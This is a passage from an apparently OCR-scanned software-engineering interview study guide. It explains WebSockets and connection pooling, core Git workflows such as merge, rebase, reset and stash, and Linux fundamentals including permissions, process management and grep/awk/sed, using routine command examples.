



*Retry-safe payment with an idempotency key*

Other techniques: unique constraints in the DB (e.g. unique `order_id` in payments table), conditional updates ( `UPDATE ... WHERE version = 3` — optimistic locking), deduplicating message consumers by message ID.

## 9.13 WebSockets

HTTP is request–response: the server can only reply, never initiate. **WebSocket** provides a **persistent, full-duplex** connection over a single TCP connection — both sides can send messages at any time with tiny overhead.




*WebSocket upgrade and bidirectional messages*

```
// Browser
const ws = new WebSocket("wss://chat.example.com/room/42");
ws.onopen    = () => ws.send(JSON.stringify({ msg: "Hi!" }));
ws.onmessage = (e) => render(JSON.parse(e.data));
ws.onclose   = () => reconnectWithBackoff();
```

**Real-time options compared:**


| Technique | Direction | How | Use |
|---|---|---|---|
| Short polling | Client pulls | Request every N seconds | Simple, wasteful |
| Long polling | Client pulls | Server holds request until data/timeout | Fallback for old environments |
| **Server-Sent Events (SSE)** | Server → client only | One long HTTP response streaming events | Notifications, live scores, LLM token streaming |
| **WebSocket** | Both ways | Upgraded persistent TCP connection | Chat, multiplayer games, collaborative editing, live trading |

**Scaling WebSockets:** connections are **stateful** (each lives on one server) → use a pub/sub backbone (Redis Pub/Sub, Kafka) so a message from a user on server A reaches a user on server B; configure LBs for long-lived connections; heartbeats (ping/pong) to detect dead connections.

## 9.14 Connection Pooling

Opening a database connection is expensive: TCP handshake, TLS, authentication, session setup — often **tens of milliseconds**. Opening one per request wastes time and can exhaust the DB's connection limit.

A **connection pool** keeps a set of open connections ready; requests **borrow** one and **return** it instead of closing it.




*Requests borrow connections from a pool of 4; extras wait in a queue*

```
// HikariCP (default pool in Spring Boot)
HikariConfig cfg = new HikariConfig();
cfg.setJdbcUrl("jdbc:postgresql://db:5432/shop");
cfg.setUsername("app"); cfg.setPassword(System.getenv("DB_PASS"));
cfg.setMaximumPoolSize(10);          // max connections
cfg.setMinimumIdle(2);               // keep warm
cfg.setConnectionTimeout(3000);      // wait for a free conn (ms) before error
cfg.setIdleTimeout(600000);          // close idle conns after 10 min
cfg.setMaxLifetime(1800000);         // recycle every 30 min
HikariDataSource ds = new HikariDataSource(cfg);


try (Connection c = ds.getConnection()) {   // borrow
    // run queries
}                                            // close() RETURNS it to the pool
```

**Benefits:** lower latency, bounded DB load, connection reuse, resilience (validation/health checks). **Sizing:** bigger isn't better — too many connections cause DB contention. A common starting heuristic is roughly `(CPU cores × 2) + effective disk spindles` per DB, then measure. Remember: **pool size × number of app instances** must stay below the DB's `max_connections`. **Connection leak:** forgetting to return a connection → pool exhausts → requests hang; always use try-with-resources/`finally`.

Pooling also applies to **threads** (thread pools), **HTTP clients** (keep-alive connection pools) and external poolers like **PgBouncer**.

# 10. Git & Version Control

**Git** is a free, open-source **distributed version control system** created by Linus Torvalds (2005) for Linux kernel development. Every developer has a full copy of the repository and its history.




*Git's three local areas plus the remote*

**File states:** *untracked → modified → staged → committed*. A **commit** is a snapshot of the whole project identified by a SHA-1/SHA-256 hash, pointing to its parent commit(s). A **branch** is just a movable pointer to a commit. **HEAD** points to your current branch/commit.

```
git init                      # new repo
git clone <url>               # copy a remote repo
git status                    # what changed?
git diff                      # unstaged changes;  git diff --staged for staged
git log --oneline --graph --all   # visual history
git config --global user.name "Kavish"; git config --global user.email "k@example.com"
```

`.gitignore` lists files Git should never track ( `node_modules/` , `*.log` , `.env` , `target/` ).

## 10.1 Git vs GitHub

| | Git | GitHub |
|---|---|---|
| What | Version control **tool** (software) | Cloud **hosting service** for Git repositories |
| Runs | Locally on your machine (CLI) | On the web |
| Owner | Open source (Linux Foundation community) | Microsoft |
| Needs internet | No | Yes |
| Features | Commits, branches, merges, history | Remote hosting **+ collaboration**: pull requests, code review, Issues, Actions (CI/CD), wikis, project boards, forks, security alerts |
| Alternatives | Mercurial, SVN | GitLab, Bitbucket, Azure Repos |

**Analogy:** Git is like a camera that takes snapshots; GitHub is like a photo-sharing website where you upload and collaborate on albums.

## 10.2 Commit, Push, Pull

```
# Make changes, stage, commit
git add login.py                # stage one file   (git add . → all)
git commit -m "Add OTP verification to login"
git commit --amend              # fix the last commit message/contents (before pushing!)

# Share with the remote
git remote -v                   # list remotes (origin)
git push origin feature/otp     # upload commits
git push -u origin feature/otp  # set upstream, then just 'git push'

# Get others' changes
git fetch origin                # download commits, DON'T change your files
git pull                        # fetch + merge into current branch
git pull --rebase               # fetch + rebase (linear history)
```

| | `git fetch` | `git pull` |
|---|---|---|
| Downloads remote commits | ✔ | ✔ |
| Updates your working branch | ✘ (only `origin/main` refs) | ✔ (merge or rebase) |
| Safe to run anytime | ✔ | May cause conflicts |


**Good commit messages:** imperative mood, short summary (≤ 50 chars), blank line, then *why*. ✔ `Fix null pointer when cart is empty` ✘ `fixed stuff`. Make **small, atomic** commits — one logical change each. Conventional Commits style: `feat:`, `fix:`, `docs:`, `refactor:`, `test:`.

**Push rejected?** ( `! [rejected] ... non-fast-forward` ) — someone pushed first. `git pull --rebase`, resolve conflicts, then push. Never `git push --force` on a shared branch (use `--force-with-lease` on your own branch only).

## 10.3 Branching

A branch lets you develop features or fixes in isolation without affecting `main`.

```
git branch                      # list
git branch feature/cart         # create
git switch feature/cart         # move to it   (older: git checkout feature/cart)
git switch -c feature/cart      # create + switch in one step
git branch -d feature/cart      # delete (merged);  -D to force
git push origin --delete feature/cart   # delete remote branch
```




*Branches are pointers; HEAD points at the checked-out branch*


**Common branch naming:** `feature/…`, `bugfix/…`, `hotfix/…`, `release/1.4`. Strategies (Git Flow, GitHub Flow, trunk-based) are in §7.8.

## 10.4 Merge vs Rebase

Both integrate changes from one branch into another, but produce different histories.

**Merge** creates a new **merge commit** that ties the two histories together. History is preserved exactly as it happened.


```
git switch main
git merge feature/cart          # creates merge commit M
```




*After merge: M has two parents; branch history preserved*

**Rebase** moves (replays) your branch's commits on top of the target branch, creating **new commits** (F1′, F2′) with new hashes → **linear history**.

```
git switch feature/cart
git rebase main                 # replay F1, F2 on top of C3
git switch main && git merge feature/cart   # now a fast-forward
git rebase -i HEAD~3            # interactive: squash, reword, drop, reorder commits
```




*After rebase: linear history, F1' and F2' are new commits*

| | Merge | Rebase |
|---|---|---|
| History | Non-linear, true record, merge commits | Linear, clean |
| Rewrites commits | No | **Yes** (new hashes) |
| Conflict resolution | Once, in the merge commit | Possibly per replayed commit |
| Safe on shared/public branches | ✔ | **✘ Never rebase commits others have pulled** |
| Traceability of when a feature landed | Easy | Harder |

**Fast-forward merge:** if `main` hasn't moved since you branched, Git simply moves the `main` pointer forward — no merge commit (`--no-ff` forces one). **Squash merge** combines all feature commits into one commit on `main`.

> **Interview tip — the golden rule of rebasing:** rebase only your **local/private** commits (e.g. to update your feature branch with `main` before opening a PR); use merge for integrating into shared branches.

## 10.5 Merge Conflicts

A **conflict** happens when two branches change the **same lines** of the same file (or one deletes a file the other modifies), and Git can't decide automatically.

```
git merge feature/discount
# CONFLICT (content): Merge conflict in cart.py
# Automatic merge failed; fix conflicts and then commit the result.
```

```
def total(items):
<<<<<<< HEAD
    return sum(i.price for i in items) * 0.95      # main: 5% discount
=======
    return sum(i.price * i.qty for i in items)     # feature: quantity support
>>>>>>> feature/discount
```


**Resolution steps:**

1. `git status` — see conflicted files.
2. Open each file; decide the correct final code (often a combination), and remove the markers `<<<<<<<`, `=======`, `>>>>>>>`: `python def total(items): return sum(i.price * i.qty for i in items) * 0.95`
3. `git add cart.py` — mark as resolved.
4. `git commit` (for merge) or `git rebase --continue` (for rebase).
5. Run tests! A clean merge can still be logically wrong.

Abort if needed: `git merge --abort` / `git rebase --abort`. Tools: VS Code merge editor, `git mergetool`. **Prevent conflicts:** pull/rebase frequently, keep branches short-lived and PRs small, communicate on shared files, consistent formatting (auto-formatters).

## 10.6 Cherry-pick

`git cherry-pick <commit>` applies the changes of **one specific commit** from another branch onto your current branch, as a new commit.




*Cherry-pick the hotfix commit H from develop onto release*

```
git switch release/2.1
git cherry-pick a1b2c3d            # apply one commit
git cherry-pick a1b2c3d e4f5g6h    # several
git cherry-pick -x a1b2c3d         # add "(cherry picked from ...)" to message
git cherry-pick --abort            # if conflicts get messy
```

**Use cases:** backport a bug fix to a release branch without merging unfinished features; recover a commit from a deleted/abandoned branch. **Caution:** creates duplicate commits with different hashes; overuse makes history confusing.

## 10.7 Reset vs Revert

Both undo changes, but very differently.


`git revert <commit>` creates a **new commit** that applies the inverse of the given commit. History is preserved → **safe for shared branches**.

```
git revert 9f8e7d6        # new commit "Revert 'Add buggy feature'"
```

`git reset` moves the current branch pointer **backwards**, effectively removing commits from the branch history → **rewrites history** (use on local commits only).

```
git reset --soft HEAD~1   # undo commit; changes stay STAGED
git reset --mixed HEAD~1  # (default) undo commit; changes stay in working dir, UNSTAGED
git reset --hard HEAD~1   # undo commit AND discard changes — DANGEROUS
git reset HEAD file.txt   # unstage a file (modern: git restore --staged file.txt)
```

| Mode | Branch pointer | Staging area | Working directory |
|---|---|---|---|
| `--soft` | Moved back | Kept (changes staged) | Kept |
| `--mixed` | Moved back | Reset (changes unstaged) | Kept |
| `--hard` | Moved back | Reset | **Reset — changes lost** |




*Revert adds an inverse commit; reset moves the branch pointer back*

| | `git revert` | `git reset` |
|---|---|---|
| How | New commit undoing changes | Moves branch pointer back |
| History | Preserved | Rewritten |
| Shared branches | ✔ Safe | ✘ Breaks others' history |
| Use when | Undo something already pushed | Clean up local, unpushed work |

**Rescue:** `git reflog` shows where HEAD has been — you can recover "lost" commits after a bad `reset --hard` (`git reset --hard HEAD@{2}`). **Related:** `git restore file.txt` discards working-directory changes to a file.

## 10.8 Stash

`git stash` temporarily shelves uncommitted changes so you can switch context with a clean working directory, then re-apply them later.

**Scenario:** you're halfway through a feature when an urgent production bug comes in.

```
git stash push -m "WIP: cart redesign"   # save & clean working dir (add -u to include
untracked)
git switch main
git switch -c hotfix/payment-null
# ... fix, commit, push ...
git switch feature/cart
git stash list                           # stash@{0}: On feature/cart: WIP: cart redesign
git stash pop                            # re-apply AND remove from stash
# or: git stash apply stash@{0}          # re-apply but KEEP in stash list
git stash drop stash@{0}                 # delete one;  git stash clear → delete all
git stash show -p stash@{0}              # see what's inside
```

| | `stash pop` | `stash apply` |
|---|---|---|
| Re-applies changes | ✔ | ✔ |
| Removes from stash list | ✔ | ✘ |

The stash is a stack (LIFO). Popping can cause conflicts if the branch changed — resolve like a merge.

## 10.9 Pull Requests

A **pull request (PR)** — called a *merge request* on GitLab — asks maintainers to review and merge changes from your branch into a target branch. It's the centre of collaborative code review.




*Typical pull-request workflow*

**A good PR description:**

```
## What
Adds UPI payment option at checkout.

## Why
30% of users drop off when only cards are available. Closes #142.

## How
- New `UpiPaymentStrategy` behind the existing `PaymentStrategy` interface
- Razorpay UPI intent flow; webhook handler for async confirmation

## Testing
- Unit tests for strategy + webhook signature verification
- Manually tested on staging with test VPA

## Screenshots
(checkout page before/after)
```

**Fork workflow (open source):** fork the repo to your account → clone your fork → branch → push to your fork → open a PR to the **upstream** repo. Keep your fork updated with `git remote add upstream`

`<url>` and `git fetch upstream`.

**Branch protection rules** on `main`: require PR reviews (e.g. 1–2 approvals), passing status checks, up-to-date branch, no force pushes; **CODEOWNERS** auto-requests reviewers for specific paths.

**Merge options on GitHub:** *Create a merge commit* (keeps all commits + merge commit), *Squash and merge* (one tidy commit on main — popular), *Rebase and merge* (linear, keeps individual commits).


### Quick command reference

| Task | Command |
|---|---|
| Undo staged file | `git restore --staged f` |
| Discard local edits to a file | `git restore f` |
| See who changed a line | `git blame f` |
| Find commit that introduced a bug | `git bisect start` / `good` / `bad` (binary search) |
| Tag a release | `git tag -a v1.2.0 -m "Release 1.2.0"` then `git push --tags` |
| Show a commit | `git show <hash>` |
| Rename branch | `git branch -m old new` |
| Search history | `git log -S "functionName"` |

# 11. Linux Fundamentals

**Linux** is an open-source, Unix-like operating system kernel (Linus Torvalds, 1991). Combined with GNU tools it forms distributions (**distros**) such as Ubuntu, Debian, Fedora, RHEL, Arch, Alpine. Most servers, cloud VMs, containers and Android devices run Linux — so engineers are expected to be comfortable on the command line.

## 11.1 Linux Architecture




*Layers of a Linux system*


| Component | Role |
|---|---|
| **Kernel** | Core of the OS; monolithic with loadable modules ( `lsmod` , `modprobe` ); runs in kernel mode |
| **Shell** | Command interpreter between user and kernel ( `bash` , `sh` , `zsh` ) |
| **System libraries** | Provide functions that applications call; translate to system calls |
| **System utilities** | Programs for management tasks |
| **Bootloader** | GRUB loads the kernel at boot |
| **Init system** | First user-space process, PID 1 (**systemd** on most distros) — starts services |

**Boot process:** BIOS/UEFI → bootloader (GRUB) → kernel (+ initramfs) → `systemd` (PID 1) → services & targets → login.

**"Everything is a file":** devices ( `/dev/sda` ), processes ( `/proc/1234` ), sockets and pipes are accessed through the file interface.

## 11.2 Filesystem

Linux uses a **single inverted tree** rooted at `/` (no drive letters). Other disks are **mounted** into this tree.




*Filesystem Hierarchy Standard (FHS)*

**Paths:** *absolute* ( `/home/kavish/notes.txt` ) vs *relative* ( `../docs` ). `.` = current dir, `..` = parent, `~` = home.

```
pwd                          # print working directory
ls -la                       # list all incl. hidden, long format
cd /var/log ; cd ~ ; cd -    # change dir; home; previous dir
mkdir -p a/b/c               # create nested dirs
touch file.txt               # create empty file / update timestamp
cp -r src/ dst/              # copy recursively
mv old.txt new.txt           # move / rename
rm file.txt ; rm -r dir/     # delete (no recycle bin!) — rm -rf is dangerous
cat f ; less f ; head -n 20 f ; tail -f app.log   # view; follow live log
df -h                        # disk space per filesystem
du -sh *                     # size of each item in current dir
ln -s /opt/app/bin/app /usr/local/bin/app   # symbolic link
```

**Inode:** a data structure storing a file's metadata (owner, permissions, size, timestamps, pointers to data blocks) — but **not its name**. Directory entries map names → inode numbers ( `ls -i` ).

| | Hard link | Soft (symbolic) link |
|---|---|---|
| Points to | Same **inode** (same data) | A **path** name |
| If original deleted | Data still accessible | Link breaks (dangling) |
| Across filesystems | No | Yes |
| Directories | No | Yes |
| Command | `ln a b` | `ln -s a b` |

**Filesystem types:** ext4 (default on many distros), XFS, Btrfs, tmpfs (RAM), NFS (network).

## 11.3 File Permissions

Every file has an **owner (user)**, a **group**, and permission bits for three classes: **user (u), group (g), others (o)**.

```
$ ls -l deploy.sh
-rwxr-x---  1  kavish  devs  2048  Nov 3 10:00  deploy.sh
|└┘└┘└┘     |       |
| |  |  |     owner   group
| |  |  └── others: ---  (no access)
| |  └───── group:  r-x  (read, execute)
| └──────── user:   rwx  (read, write, execute)
└─────────── type: '-' file, 'd' directory, 'l' symlink
```

| Permission | On a file | On a directory | Octal |
|---|---|---|---|
| **r** (read) | View contents | List entries ( `ls` ) | 4 |
| **w** (write) | Modify contents | Create/delete/rename entries inside | 2 |
| **x** (execute) | Run as program | Enter it ( `cd` ) / access entries | 1 |

**Octal notation:** add values per class. `rwxr-x---` = (4+2+1)(4+0+1)(0) = **750**.

| Octal | Symbolic | Typical use |
|---|---|---|
| 755 | rwxr-xr-x | Scripts, directories, binaries |
| 644 | rw-r--r-- | Regular files, web content |
| 600 | rw------- | Private files — **SSH private keys** |
| 700 | rwx------ | Private directories ( `~/.ssh` ) |
| 777 | rwxrwxrwx | Everyone everything — almost never OK |

**Special bits: setuid** (4000 — runs with the file owner's privileges, e.g. `/usr/bin/passwd`), **setgid** (2000 — runs with group privileges; on dirs new files inherit the group), **sticky bit** (1000 — on dirs like `/tmp`, only a file's owner can delete it; shown as `t`: `drwxrwxrwt`).

**umask** sets default permissions for new files: default 666 (files) / 777 (dirs) minus umask; with `umask 022` → files 644, dirs 755.

**root** (UID 0) is the superuser who bypasses permission checks. Use `sudo` to run a single command as root instead of logging in as root.

## 11.4 chmod and chown

```
# chmod — change permission bits
chmod 755 deploy.sh             # octal
chmod u+x script.sh             # add execute for user
chmod g-w,o-r notes.txt         # remove group write, others read
chmod a+r public.html           # all (u,g,o) can read
chmod -R 750 /srv/app           # recursive
chmod 600 ~/.ssh/id_ed25519     # SSH refuses keys that are too open

# chown — change owner and/or group (usually needs sudo)
sudo chown kavish file.txt              # owner only
sudo chown kavish:devs file.txt         # owner and group
sudo chown -R www-data:www-data /var/www/html   # web server owns site files
chgrp devs report.txt                   # group only

# users & groups
id ; whoami ; groups
sudo useradd -m -s /bin/bash ravi ; sudo passwd ravi
sudo usermod -aG docker ravi            # add to supplementary group
```

**Symbolic syntax:** `[ugoa][+-=][rwx]` — e.g. `chmod u=rwx,g=rx,o= file` equals `750`.

> **Interview tip:** "Permission denied" when running `./script.sh`? Add execute permission: `chmod +x script.sh`. A web server showing 403 often means the `www-data` user lacks read on files or execute on a parent directory.

## 11.5 Process Management

A process is a running instance of a program, identified by a **PID**; each has a parent (**PPID**).

```
ps aux                      # all processes: user, PID, %CPU, %MEM, command
ps -ef | grep nginx         # find a process
pgrep -a java               # PIDs + command lines by name
top                         # live view (htop = friendlier)
kill 1234                   # send SIGTERM (15): polite request to terminate
kill -9 1234                # SIGKILL: force kill immediately (can't be caught)
pkill -f "python app.py"    # kill by command pattern
killall node
nice -n 10 ./batch.sh       # start with lower priority (-20 highest … 19 lowest)
renice -n 5 -p 1234         # change priority of running process
```

**Signals:**

| Signal | No. | Meaning |
|---|---|---|
| SIGHUP | 1 | Terminal closed / often "reload config" for daemons |
| SIGINT | 2 | Interrupt — **Ctrl+C** |
| SIGKILL | 9 | Kill immediately, cannot be handled |
| SIGTERM | 15 | Graceful termination request (default of `kill`) |

| Signal | No. | Meaning |
|---|---|---|
| SIGSTOP / SIGTSTP | 19 / 20 | Pause — **Ctrl+Z** |
| SIGCONT | 18 | Resume |

Always try `SIGTERM` first so the app can close files/connections; use `-9` as a last resort.

**Foreground vs background jobs:**

```
./long_task.sh &            # run in background
jobs                        # list background jobs
fg %1                       # bring job 1 to foreground
# Ctrl+Z then 'bg'          # suspend, then continue in background
nohup ./server.sh > out.log 2>&1 &   # keep running after logout
```

**Services with systemd:**

```
sudo systemctl start nginx ; sudo systemctl stop nginx ; sudo systemctl restart nginx
sudo systemctl enable nginx         # start on boot
systemctl status nginx              # running? recent logs
journalctl -u nginx -f              # follow service logs
```

**Daemon:** a background service process (names often end in `d`: `sshd`, `httpd`, `crond`). **Zombie** (`Z` state in `ps`) and **orphan** processes: see §3.2.

**System monitoring:** `free -h` (memory), `uptime` (load average over 1/5/15 min — compare to number of cores), `vmstat`, `iostat`, `dmesg` (kernel messages).

## 11.6 grep, find, awk, sed

### grep — search text by pattern

```
grep "ERROR" app.log                # lines containing ERROR
grep -i "error" app.log             # case-insensitive
grep -n "TODO" *.py                 # show line numbers
grep -r "password" /etc/myapp/      # recursive through directories
grep -v "DEBUG" app.log             # invert: lines NOT matching
grep -c "404" access.log            # count matching lines
grep -E "ERROR|FATAL" app.log       # extended regex (alternation)
grep -A 3 -B 2 "Exception" app.log  # 3 lines after, 2 before each match
grep -w "id" file                   # whole word only
```

### find — locate files by name, type, size, time

```
find . -name "*.log"                        # by name (case-sensitive)
find /var -iname "*.LOG"                    # case-insensitive
find . -type d -name "node_modules"         # directories only
find / -size +100M 2>/dev/null              # files larger than 100 MB
find . -mtime -1                            # modified in last 24 h
find /tmp -type f -mtime +7 -delete         # delete files older than 7 days
find . -name "*.java" -exec grep -l "TODO" {} \;   # run a command on each result
find . -perm 777                            # world-writable files (security audit)
```

### awk — column/field-oriented processing

Default field separator is whitespace; `$1` is the first field, `$0` the whole line, `NR` the line number, `NF` the number of fields.

```
awk '{print $1}' access.log                      # first column (client IP)
awk -F, '{print $2, $4}' users.csv               # comma-separated, columns 2 and 4
awk '$3 > 50000 {print $1, $3}' salaries.txt     # filter rows by condition
awk '{sum += $3} END {print "Total:", sum}' salaries.txt   # aggregate
awk 'NR > 1' data.csv                            # skip header line
```

### sed — stream editor (find/replace, delete lines)

```
sed 's/http:/https:/' urls.txt               # replace first match per line (prints result)
sed 's/http:/https:/g' urls.txt              # replace all matches per line
sed -i 's/DEBUG=true/DEBUG=false/' .env      # edit file IN PLACE
sed -n '10,20p' big.log                      # print only lines 10–20
sed '/^#/d' config.conf                      # delete comment lines
sed '/^$/d' file.txt                         # delete empty lines
```

### Pipes and redirection — combining tools

```
cmd > out.txt          # stdout to file (overwrite)
cmd >> out.txt         # append
cmd 2> err.txt         # stderr to file (fd 2)
cmd > all.txt 2>&1     # both stdout and stderr
cmd < input.txt        # stdin from file
cmd1 | cmd2            # pipe: stdout of cmd1 → stdin of cmd2
```

**Classic interview one-liner — top 5 IP addresses in an nginx access log:**

```
awk '{print $1}' access.log | sort | uniq -c | sort -rn | head -5
#      extract IPs           group adjacent  count desc   top 5
```

Other: count 500 errors per endpoint: `grep '" 500 ' access.log | awk '{print $7}' | sort | uniq -c | sort -rn`. Helpful tools: `sort`, `uniq`, `wc -l`, `cut -d: -f1 /etc/passwd`, `tr`, `xargs`, `tee`.

## 11.7 Environment Variables

**Environment variables** are key–value pairs available to processes — used for configuration (paths, credentials, mode) without hard-coding.

```
echo $HOME $USER $SHELL $PWD          # common built-ins
echo $PATH                            # directories searched for commands, ':' separated
env                                   # list all environment variables
printenv DB_HOST

MY_VAR="hello"                        # shell variable (current shell only)
export DB_HOST=localhost              # environment variable → inherited by child processes
export PATH="$PATH:$HOME/.local/bin"  # add a directory to PATH
unset DB_HOST

DEBUG=1 python app.py                 # set only for this one command
```

